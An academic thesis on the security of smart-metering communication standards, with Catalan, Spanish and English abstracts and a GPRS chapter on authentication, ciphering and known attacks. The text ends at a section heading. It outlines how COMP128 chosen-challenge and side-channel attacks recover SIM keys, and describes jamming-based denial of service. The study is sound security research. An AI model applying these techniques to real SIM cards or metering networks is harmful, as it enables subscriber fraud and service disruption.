PROJECTE FINAL DE CARRERA

Anàlisi teòric de les debilitats de seguretat dels estàndards per a la Medició Intel·ligent

(*Theoretical analysis of security features and weaknesses of telecommunication specifications for Smart Metering)*

Estudis: Enginyeria de Telecomunicació

Autor: Albert Prats Vidal

Director/a: Ing. Zbyněk Kocur

Any: 2011/2012

CONTENTS

COLLABORATIONS

Telecom BCN , UPC (Universitat Politècnica de Catalunya)

Department of Telecommunications Engineering, Faculty of Electrical Engineering, CTU (Czech Technical University)

RESUM DEL PROJECTE

Aquest projecte realitzat en el departament de telecomunicacions de la Czech Technical University, forma part d'un treball col·laboratiu dins el departament a llarg plaç per a l'estudi i el desenvolupament d'aplicacions software relacionades amb la seguretat de les tecnologies de Medició Intel·ligent. En aquest projecte es pretén analitzar els punts dèbils ,en quant a mecanismes de seguretat es refereix, dels estàndards de telecomunicacions que s'utilitzen per a la comunicació dels electròmetres intel·ligents dins del la tecnologia del Smart Metering. Per tal de veure un ampli ventall de aquests estàndards, s'han inclòs en el projecte estàndards basats en tecnologies dispars i diverses com poden ser la ràdiofreqüència, les PLC (PowerLine Communications) o els infrarojos.

Per a cadascuna d'aquestes tecnologies, podem trobar en el projecte una amplia descripció dels mecanismes de seguretat utilitzats per a cadascun per a l'encriptació dels missatges enviats, la protecció de les claus que utilitza, l'autentificació del terminals de la xarxa o la identificació per accedir a la xarxa. Per acabar la descripció detallada de cada estàndard podem trobar una descripció dels possibles atacs que es factible realitzar per a vèncer les barreres de seguretat d'aquestes tecnologies. Un cop vistes amb detall les característiques de cadascun dels estàndards, s'inclouen comparacions entre tots ells per destacar els punts dèbils i els punts forts vers la resta de tecnologies. I, per últim, podem trobar un recopilatori de un ampli ventall de eines tant de software com de hardware, desenvolupades per a l'investigació dels professionals de la seguretat en telemàtica, que permeten realitzar varis dels atacs que poden afectar als protocols descrits.

RESUMEN DEL PROYECTO

Este proyecto realizado en el departamento de telecomunicaciones de la Czech Technical University, forma parte de un trabajo colaborativo dentro del departamento a largo plazo para el estudio y el desarrollo de aplicaciones software relacionadas con la seguridad de las tecnologías de Medición Inteligente. En este proyecto se pretende analizar los puntos débiles, en cuanto a mecanismos de seguridad se refiere, de los estándares de telecomunicaciones que se utilizan para la comunicación de los electrómetros inteligentes dentro del la tecnología del Smart Metering. Para ver un amplio abanico de estos estándares, se han incluido en el proyecto estándares basados en tecnologías dispares y diversas como pueden ser la radiofrecuencia, las PLC (PowerLine Communications) o los infrarrojos.

Para cada una de estas tecnologías, podemos encontrar en el proyecto una amplia descripción de los mecanismos de seguridad utilizados en cada uno para la encriptación de los mensajes enviados, la protección de las claves que utiliza, la autentificación de los terminales de la red o la identificación para acceder a la red. Para terminar la descripción detallada de cada estándar podemos encontrar una descripción de los posibles ataques que es factible realizar para vencer las barreras de seguridad de estas tecnologías. Una vez vistas con detalle las características de cada uno de los estándares, se incluyen comparaciones entre todos ellos para destacar los puntos débiles y los puntos fuertes hacia el resto de tecnologías. Y, por último, podemos encontrar un recopilatorio de un amplio abanico de herramientas tanto de software como de hardware, desarrolladas para la investigación de los profesionales de la seguridad en telemática, que permiten realizar varios de los ataques que pueden afectar a los protocolos descritos.

ABSTRACT

This project has been accomplished in the Department of Telecommunications Engineering of the Czech Technical University, as a part of a collaborative work within the department to long-term study the development of software applications related to security in technologies for Smart Metering. This project aims to analyze the weaknesses, concerned in terms of security mechanisms, of the telecommunications standards that are used for communication with smart meter technology inside the Smart Metering. A wide range of these standards have been included in the draft standards based on different technologies such as the radio frequency, the PLC (PowerLine Communications) or infrared.

For each of these technologies, there can be found an extensive description of the security mechanisms used for each of them for the purpose of encryption of messages, protect the keys used, authentication of terminals and network identification to access the network. To complete the description of each standard there can be found a description of possible attacks that may make possible to overcome the security barriers of these technologies. Once viewed in detail the characteristics of each of the standards, next steps for the analysis are the comparisons between them to highlight the weaknesses and strengths of each one of them towards the other technologies. And finally, there can be found a compilation of a wide range of tools, both software and hardware, developed for research of security professionals, which may allow performing various attacks that can affect the protocols described.

LIST OF FIGURES

1. Introduction

Electricity suppliers and researchers have been developing since a few time ago communication systems to improve the system used nowadays for metering and billing purposes on electricity. Many deployments have been installed already and many devices and different technologies have appeared on the market already. This system is known as Automated Meter Reading or smart metering.

During the past years, meters have been improving a lot and this improvement is going to go further by providing more services. Nowadays they are capable of performing a lot more functions than they used to, its accuracy has improved and they incorporate capabilities for control configuration and avoiding tampering.

The goal of smart metering technologies is being capable of collecting data from electricity meters automatically as well as sends commands to the meters remotely and protecting the energy supplying companies from energy theft or tampering on the electricity meters. This way meter measurements can reach the electricity supplying company and customers billing can be performed without the need of an operator visiting customer's home either if it is a private user or an enterprise. Obviously, on-site metering can be done with this meters too, which is not useless since it may be necessary for revising the well performance of the meter and because many information can be obtained from smart meters apart from billing. Smart meters register energy consumption not only monthly but from their registers energy consumption from short periods of time can be obtained which may lead to a wide range of applications both for users and for energy suppliers such as reducing peak demand for energy, supporting the time-of-use concept for billing or enabling customers to make informed decisions.

The most important element for implementing such a system is communications between meters and energy supplier facilities. In the first part of this paper different technologies as well as different standards and private system architectures to use these technologies are presented and compared between them. The paper is focused on a key aspect of these technologies which is its security features and the possible attacks they may suffer. Since one of the goals of smart metering technologies is protecting the meters from tampering and manipulation of the data on the network, security features became one of the most important parts of this technologies deployment.

Many different technologies are described here including two narrowband PLC implementations, PRIME and G3; three radiofrequency implementations Raconet, Bluetooth and ZigBee; GPRS and optical infrared protocol IEC62056-21. The two PLC implementations only implement the physical, MAC, and adaptation layers of the system and require application layer protocols such as DLMS/COSEM, which is widely used, in order to implement smart metering networks. In the case of the three radiofrequency technologies, they implement all layers so they can directly implement smart metering networks without the need of any other protocols. Finally, regarding to the IEC62056-21 protocol it is significantly different from all others. Capabilities of this

protocol permit only local data readout exchange from smart meters. However, by using other protocols such as DLMS/COSEM for application implementations, it can lead to the deployment of smart metering systems too. Besides, this protocol is the one mainly used with smart meters when local readout of data is to be made since is very simple and quickly to use with a hand held unit in front of a smart meter.

Finally on this paper, a description about the tools that may be used to perform attacks to the technologies described can be found. Many of them, as well as, tools for performing attacks, are tools used by security professionals in order to test the security of the networks an enterprise may plan and to study the attacks that may be performed in order to improve security features.

2. GPRS

2.1 Introduction

The General Packet Radio Service (GPRS) is a service that provides packet radio access for GSM users. Its core network allows 2G, 3G and WCDMA networks to transmit IP packets to external networks such as the Internet. The GPRS system is an integrated part of the GSM network switching subsystem.

Taking advantage of these features, GPRS enables the provision of a variety of packet-oriented multimedia applications and services to mobile users, realizing the concept mobile Internet. For the successful implementation of the new emerging applications and services over GPRS, security is considered as a vital factor. This is because of the fact that wireless access is inherently less secure, and the radio transmission is by nature more susceptible to eavesdropping and fraud in use than wireline transmission. In addition, users mobility and the universal access to the network imply higher security risks compared to those encountered in fixed networks. In order to meet security objectives, GPRS uses a specific security architecture, which aims at protecting the network against unauthorized access and the privacy of users. This architecture is mainly based on the security measures applied in GSM, since the GPRS system is built on the GSM infrastructure.

However, GPRS differs from GSM in certain operational and service points, which require a different security analysis. This is because GPRS is based on IP, which is an open and wide deployed technology that presents many vulnerable points. Similarly to IP networks, intruders to the GPRS system may attempt to breach the confidentiality, integrity, availability or otherwise attempt to abuse the system in order to compromise services, defraud users or any part of it. These attacks threaten network operation and data transfer through it, compromising end-users and network security.

Apart from security implementations, a few words about applications must be said. A huge range of different applications can be implemented using GPRS, such as the one this document talks about, Automated Meter Reading (AMR). In opposition to other technologies described in this document, GPRS technology is not used to extract data directly from the smart meters. Its propose is incorporating smart meter networks that directly extract data from meters, which implemented with short range standards such as IEC62056-21 or ZigBee, to Wide Area Networks (WANs). It is also important to note that those devices that are named in the GPRS standard as Mobile Stations (MS) are the smart meters in AMR applications and they are not mobile in this case.

2.2 GPRS network

The GPRS network has two major parts, the fixed installed infrastructure which may be called the network itself, and the mobile stations (MS). The mobile users subscribed to network use its service to communicate over the radio interface. In the following figure the architecture of the GPRS system is presented:




Figure 2.1. GPRS network [1]

2.2.1 Mobile stations (MS)

Two major components form a mobile station (MS): the mobile equipment (ME) and the SIM module.

A personal chip card SIM can be a fixed installed chip (plug-in SIM) or an exchangeable SIM module. The SIM is a secure microprocessor-based environment implemented on a credit-card-sized platform with on-board non-volatile memory. Two types of SIM cards are used in GPRS, ID-1 and plug-in card; and three types of memory, ROM, RAM, and EEPROM.

The ROM contains the operating system, the applications, and security algorithms A3 and A8, which implements important functions for the authentication and user data encryption based on the subscriber identity IMSI and secret keys. RAM is used to buffering transmission data and executing. The EEPROM consists of subscriber

identification (IMSI, PIN), call number (IMSI and MSISDN), keys K_i (128 bits long), network-related information (TMSI, LAI), and the equipment identifier IMEI.

The security features supported by the SIM are authentication of the subscriber identity to the network, data confidentiality over the air interface, and file access conditions. It can support five access conditions. One of them is PIN which is used to control user access to the SIM. [1] [8]

2.2.2 The fixed network

From the side of the network, different system and database form it:

- **The BSS (Base Station Subsystem):** The BTS (Base Transceiver Station) and the BSC (Base Station Controller) together form the BSS. In the BSS the radio path is controlled. There, the BTS is responsible the radio coverage of a geographical area, while BSC maintains radio connections towards MSs and terrestrial connections towards the fixed core network.
- **The HLR (Home Location Register):** This database stores all permanent subscriber data and the relevant temporary data of all subscribers permanently registered in the HLR. The IMSI (International Mobile Subscriber Identity) and authentication data are stored in it.
- **The VLR (Visitor Location Register):** This database stores the data of all MSs which are currently staying in the administrative area of the associated MSC.
- **The EIR (Equipment Identity Register):** stores the serials numbers (supplied by the manufacturer) of the terminals (IMEI).
- **The AuC (Authentication Center):** Confidential data and keys are stored and generated in this subsystem.
- **The Mobile Service Switching Centre (MSC):** This subsystem is a network element responsible for circuit-switched services. [13]

The GPRS Support Nodes (GSN), are responsible for the delivery and routing of data packets between a MS and an external packet data network (PDN). More specifically, a Serving GSN (SGSN) is responsible for the delivery of data packets from, and to, a MS within its service area. Its tasks include packet routing and transfer, mobility management, logical link management, and authentication and charging functions. A Gateway GSN (GGSN) acts as an interface between the GPRS backbone and an external PDN. It converts the GPRS packets coming from the SGSN into the appropriate packet data protocol (PDP) format, which may be IP, X.25, etc, and forwards them to the corresponding PDN. Similar is the functionality of GGSN in the opposite direction. The communication between GSNs is based on IP tunnels through the use of the GPRS Tunneling Protocol (GTP). [7] [8] [9]

2.3 GPRS protocol stack

A wide range of specific protocols are used in GPRS to cover the control and management of all layers and data transferring. Brief descriptions of their functionalities are presented below: [10]

- **GPRS Tunneling Protocol (GTP):** This protocol tunnels data units through the IP backbone by adding routing information. All other protocols described below are encapsulated in it.
- **Sub-Network Dependent Convergence Protocol (SNDCP):** A protocol that maps a network-level protocol, such as IP or X.25, to the underlying LLC. It provides many others functions such as compression, segmentation and multiplexing of NWK layer messages to a single virtual connection.
- **Logical Link Control (LLC):** A data link layer protocol that assures the reliable transfer of user data across a wireless network.
- **Base Station System GPRS Protocol (BSSGP):** This protocol processes routing and QoS information for the BSS. It uses Frame Relay Q.922 core protocol as its transport mechanism.
- **GPRS Mobility Management (GMM):** This protocol operates in the signalling plane of GPRS and handles mobility issues such as roaming, authentication and selection of encryption algorithms.
- **Network Service:** It manages the convergence sub-layer operating between BSSGP and Frame Relay Q.922 core by mapping the first one's service requests to the adequate Frame Relay services.
- **Base Station System Application Part (BSSAP):** It manages paging for data connections and optimizes paging for mobile subscribers. It is also in charge of location and routing update tasks as well as mobile station alerts. [10]
- **Radio Link Control MAC (RLC MAC):** It is responsible for the management of radio resources (frequency and time slots) are used and shared by the diverse mobile users. The uplink resources are shared based on a request-reservation mechanism, slotted-ALOHA. [12]




Figure 2.2. GPRS Protocol stack [77]

2.4 Security on GPRS

In order to meet security objectives, GPRS employs a set of security mechanisms that constitute the GPRS security architecture. Most of these mechanisms have been originally designed for GSM, but they have been modified to adapt to the packet oriented traffic nature and the GPRS network components. The GPRS security architecture includes the following components:

- Identities
- Subscriber identity confidentiality
- GPRS Authentication
- GPRS Ciphering
- GPRS backbone security

2.4.1 Identities

The association of the most important identifiers and their storage locations are summarized as follows: Subscriber is identified by IMSI, MSISDN, TMSI, MSRN; Mobile Equipment is identified by IMEI; IMSI, MSISDN, and MSRN are stored in HLR; The LMSI, MSRN, IMSI, TMSI, MSISDN, and LAI are stored in VLR; The IMSI, RAND, SRES, K_i, K_c are stored in AUC. IMEI is stored in EIR.

When registering for service with a mobile network operator, each subscriber receives a unique identifier, the IMSI (International Mobile Subscriber Identity). This IMSI is stored in the SIM. A mobile station can only be operated, if a SIM with a valid IMSI is inserted into equipment with a valid IMSI, since this is the only way to correctly bill the appropriate subscriber. The IMSI consists of several parts: mobile country code (MCC): 3 decimal digits, internationally standardized; mobile Network code (MNC): 2 decimal digits, for unique identification of mobile networks within a country; Mobile Subscriber Identification Number (MSIN): maximum 10 decimal digits, identification number of the subscriber in his mobile home network.

The real telephone number of MS is MSISDN (Mobile Subscriber ISDN Number). The VLR responsible for the current location of a subscriber can assign a TMSI (Temporary Mobile Subscriber Identity) which has only local significance in the area handled by the VLR. It is used in place of the IMSI for definite identification and addressing of the MS. This way nobody can determine the identity of the subscriber by listening to the radio channel, since this TMSI is only assigned during the mobile stations presence in the area of one VLR, and can even be changed during this period. The mobile station stores the TMSI on the SIM card. The TMSI is stored on the network side only in the VLR and is not passed to the HLR. The association between IMSI and TMSI is stored in the VLR.

The MSRN (Mobile station Roaming Number) is a temporary location-dependent ISDN number which is assigned by the local VLR in its area. The IMEI (International Mobile Station Equipment Identity) uniquely identifies mobile equipment internationally. It is a kind of serial number. The IMEI is allocated by the equipment manufacture and registered by the network operator who stores it in EIR. By means of the IMEI one recognizes obsolete, stolen, or nonfunctional equipment. [1]

2.4.2 Subscriber identity confidentiality

Subscriber identity confidentiality includes mechanisms for the protection of the permanent identity (IMSI) when it is transferred in signaling messages, as well as measures that preclude the possibility to derive it indirectly from listening to specific information at the radio path. Subscriber identity confidentiality is mainly achieved by using a Temporary Mobile subscriber Identity (TMSI), which identifies the mobile user in both the wireless and wired network segments. The TMSI has a local significance, and, thus, it must be accompanied by the routing area identity (RAI) in order to avoid confusions. Only the MS, the serving VLR and SGSN know the relation between the active TMSI and the IMSI. [8]

The allocation of a new TMSI corresponds implicitly for the MS to the de-allocation of the previous one. When a new TMSI is allocated to the MS, it is transmitted to it in a ciphered mode. The MS stores the current TMSI and the associated RAI in a non-volatile memory, so that these data are not lost when the MS is switched off. Further to the TMSI, a Temporary Logical Link Identity (TLLI) identifies also a GPRS user on the radio interface of a routing area. Since the TLLI has a local significance, when it is exchanged between the MS and the SGSN, it should be accompanied by the RAI. The TLLI is either derived from the TMSI allocated by the SGSN or built by the MS randomly, and, thus, provides identity confidentiality. The relationship between the TLLI and the IMSI is only known by the MS and the SGSN. [1] [7] [8]

2.4.3 GPRS Authentication

When a MS starts a connection to GPRS network, it has to be authenticated before it is allowed to access to the network services. GPRS authentication procedures must be started as soon as one of the following scenarios happens:

- A routing area update
- A GPRS attach or detach
- A GPRS packet transfer

The GPRS operator wants to know who is trying to initiate a connection with the network. The aim of the authentication process is to identify that the user has a correct SIM card with a valid K_i key. This process must be verified without sending K_i over the radio interface. The authentication process is initiated and controlled by SGSN, supported by AuC and MS. During GPRS attach process, SGSN sends a message containing the IMSI of the subscriber to the AuC and requests triplets, as shown in Figure XX. A triplet is composed of three keys called RAND, SRES and K_c, which are explained below:

- **RAND:** It is a randomly generated 128 bit number used for providing triples always different.
- **SRES (Signed RESponse):** It is a 32 bit long number generated by A3 algorithm and used as digital signature of MS.
- **GPRS-K_c:** It is a 64 bit ciphering key generated by A8 algorithm and used for encrypting data between MS and SGSN.

A3 and A8 security algorithms both use Ki and RAND as input parameters. A3 and A8 algorithms are deployments are illustrated in Figure 2.3. After getting triplets from AuC, SGSN sends RAND number to MS for authentication. SIM generates SRES based on RAND and K_i by using A3 algorithm. The MS transmits its SRES value to the SGSN that compares it with SRES from AuC. If both values agree, the authentication is successful. All this procedure is shown in Figures 2.3 and 2.4. [6]




Figure 2.3. A3 and A8 algorithms [78]

Each execution of the algorithm A3 is performed with a new value of the RAND which cannot be predetermined; in this way recording the channel transmission and playing it back cannot be used to fake an identity. Security conscious users worry that if someone manages to intercept RAND and SRES as they are transmitted over the radio interface, and if this person knows the algorithm A3, it may be possible to reverse the calculation to derive K_i. In fact the algorithms used in GSM/GPRS are designed to make extremely difficult to calculate the input K_i (128 bits) from the output SRES (32 bits), which is completely necessary because by using K_i, it is possible to generate ciphering key GPRS-K_c which influences data confidentiality of the subscriber.




Figure 2.4. GPRS Authentication and ciphering [6]

2.4.4 GPRS Ciphering

When authentication process is successfully completed, SGSN sends a message "Authentication is successful". At the time of receiving that message from MS, it sends a response message to SGSN and starts ciphering the text as shown in Figure 2.4.

Ciphering process in GPRS needs a ciphering key and a ciphering algorithm. On the fixed network side, SGSN has GPRS-K_c key as ciphering key and GPRS-A5 as ciphering algorithm. The SGSN receives GPRS-K_c key as part of the triplet from AuC, while the MS generates GPRS-K_c in SIM after receiving RAND from network.

Although GPRS system uses the same ciphering key and similar algorithm as in GSM, there are some differences between ciphering in GSM and GPRS. In GSM, ciphering is performed between MS and BTS and uses one of three versions of A5 (A5-0, A5-1 or A5-2), depending on the level of ciphering permitted. In GPRS, ciphering is performed between MS and SGSN and it uses a new version of A5 developed especially for packet transmission (A5-3) which is also known as GPRS-A5. GPRS ciphering algorithm GPRS-A5 does not use only GPRS-K_c key during ciphering, but it also uses two additional parameters defined as input and direction to protect subscriber data confidentiality. If GPRS K_c was the only input parameter, the ciphering bit sequence (Ciph-S) would be the same for every GPRS session. One of input parameters is the

LLC layer frame number; the other parameter, direction, depends on data transmission direction. As a result, each LLC layer frame is ciphered with a different Ciph-S. It has the same length as the LLC layer frame being ciphered. The length of the LLC layer frames is variable and may be up to 1523 octets long. [6]




Figure 2.5. GPRS A5 algorithm [6]

2.4.5 GPRS backbone security

The GPRS backbone network includes the fixed network elements and their physical connections that convey user data and signaling information. Signaling exchange in GPRS is mainly based on the Signaling System 7 (SS7) technology, which does not support any security measure for the GPRS deployment. Similarly, the GTP protocol that is employed for communication between GSNs does not support security. Thus, user data and signaling information in the GPRS backbone network are conveyed in clear-text exposing them to various security threats. In addition, inter-network communications (between different operators) are based on the public Internet, which enables IP spoofing to any malicious third party who gets access to it.

The responsibility for security protection of the GPRS backbone as well as inter-network communications belongs to mobile operators. An operator utilizes private IP addressing and Network Address Translation (NAT) to restrict unauthorized access to the GPRS backbone. He may also apply firewalls at the borders of the GPRS backbone network in order to protect it from unauthorized penetrations.

Firewalls protect the network by enforcing security policies. Using them the GPRS operator can make sure that only traffic initiated from the MS should pass through a firewall. This is done for two reasons:

- To restrict traffic in order to protect the MS and the network elements from external attacks

- To protect the MS from receiving un-requested traffic

Since firewalls do not provide privacy and confidentiality, the Virtual Private Network (VPN) technology is used to complement the firewall protection. It is used for the authentication and the authorization of user access to corporate resources, the establishment of secure tunnels between the communicating parties, and the encapsulation and protection of the data transmitted by the network. The border gateway, which resides at the border of the GPRS backbone, is a network element that provides firewall capabilities and also maintains static, pre configured VPNs to specific peers. [8]

2.5 Attacks on GRPS security

2.5.1 Mobile Station and SIM

MSs mostly operate in public places where the concentration of people is high and physical access controls are omitted. These facts increase the risks associated with the MS usage and enable adversaries to perform various attacks. However, not only the MS but also the SIM module can be targeted by adversaries. Since the SIM module is implemented on a smart card, any vulnerability of smart cards, immediately, affects on the security of the information stored in the SIM. [8]

2.5.1.1 Attacks on the SIM card

The security model of GPRS is based on the secret key, K_i, which is stored in the SIM-card. If an attacker is able to retrieve this key, he can intercept data conveyed between the MS and the SGSN, or he can produce a clone of the original SIM card, and, thus, engage in transactions, which are billed to the original subscriber. The implementation of A3 and A8 the COMP128, which is an example algorithm included in the GSM memorandum of understanding, may be used. Although never officially published, COMP128 description was found and crypto-analyzed allowing an attacker to find the shared key (K_i) of the MS and the network.

The attack is achieved by sending a set of chosen challenges to the SIM-card and analyzing the responses. This attack exploits the lack of diffusion, since there is a narrow pipe inside COMP128. Specifically, after the second round of the first iterative loop the bytes

$$X[i], X[i+8], X[i+16], X[i+24]$$

depend only on the input bytes

$$i, i+8, i+16, i+24$$

Two of these bytes are key bytes, namely

$$X[i]=K_i[i] \text{ and } X[i+8]=K_i[i+8] \text{ (for every i from 0 to 7).}$$

Therefore, performing a chosen challenge attack, it is possible to find a collision on the four bytes after the second round. Once a collision occurs on the second round, it propagates right through the hash function until the end of the last round. Comparing the MACs that are sent back by the SIM-card, this collision can be recognized. Then, performing a 2R-attack, which is the term of differential crypto-analysis, the two bytes of the secret key involved in the collision are recovered. This attack can be iterated for each pair of key bytes, and, thus, the whole secret key K_i can be recovered.

Another type of attacks against the SIM-cards is side channel attacks. These attacks allow an adversary to obtain sensitive information from side-channels of cryptographic implementations, mainly, in constrained devices such as the SIM-cards. In view of these exposures, some vendors of cryptographic systems employ a variety of software and hardware countermeasures to harden their implementations against side-channel attacks. However, many of these measures are inadequate in cases that an algorithm implementation employs large table lookups. The COMP128 algorithm, which is used for the implementation of A3 and A8 in the SIM-cards, requires the lookup of large tables. This lookup on simple devices, such as the SIM-cards, can only be achieved in a complicated way resulting in the leakage of sensitive information into the side channels. An improved class of side-channel attacks, which can be used to attack implementations that may otherwise resist some side-channel attacks, is called partitioning attacks. The partitioning attack on COMP128 exploits weaknesses and vulnerabilities in the implementation of table lookups, which introduce non-linearity, in a very effective way. Specifically, the entire 128-bit key (K_i) can be recovered from a SIM card using less than 1000 invocations with random inputs, or 255 chosen inputs, or only 8 adaptively chosen inputs. Thus, an adversary who possesses a SIM card for a minute can easily extract the key.

Finally, a peculiar attack on smart cards, which is called optical fault induction, was revealed by Skorobogatov and Anderson. They exposed to light the microprocessor circuit, embedded in a smart card, by scraping most of the protective coating from its surface. By focusing the light on individual transistors within the chip, and by sequentially changing the values of the transistors used to store data, they were able to reverse engineer the memory address map, which allows them to extract the secret data from the smart card. [8]

2.5.2 Access network

The interface between the MS and the SGSN is amongst the most exposed elements of the GPRS architecture. The GPRS system protects this part of the network by employing a set of security mechanisms that ensure authentication of mobile users, confidentiality of users identity, and ciphering of users data and signalling information exchanged. However, exploiting some weaknesses that these mechanisms present, an adversary may perform the following attacks: [8]

2.5.2.1 Denial of Service (DoS) attack

One of the attacks that may be performed on the wireless interface of wireless networks is the DoS attack. This attack aims at preventing transmission of user data,

and signaling and control information over the air interface, disrupting communication and network operation. It can be achieved by malicious third parties who:

- Jam user data and signaling traffic using special devices called jammers
- Induce specific protocol failures
- Impersonate as network elements and then prevent data traffic, either user traffic, signaling traffic or control traffic, from being transmitted. [8]

2.5.2.2 Man-in-the-Middle (MitM) attack

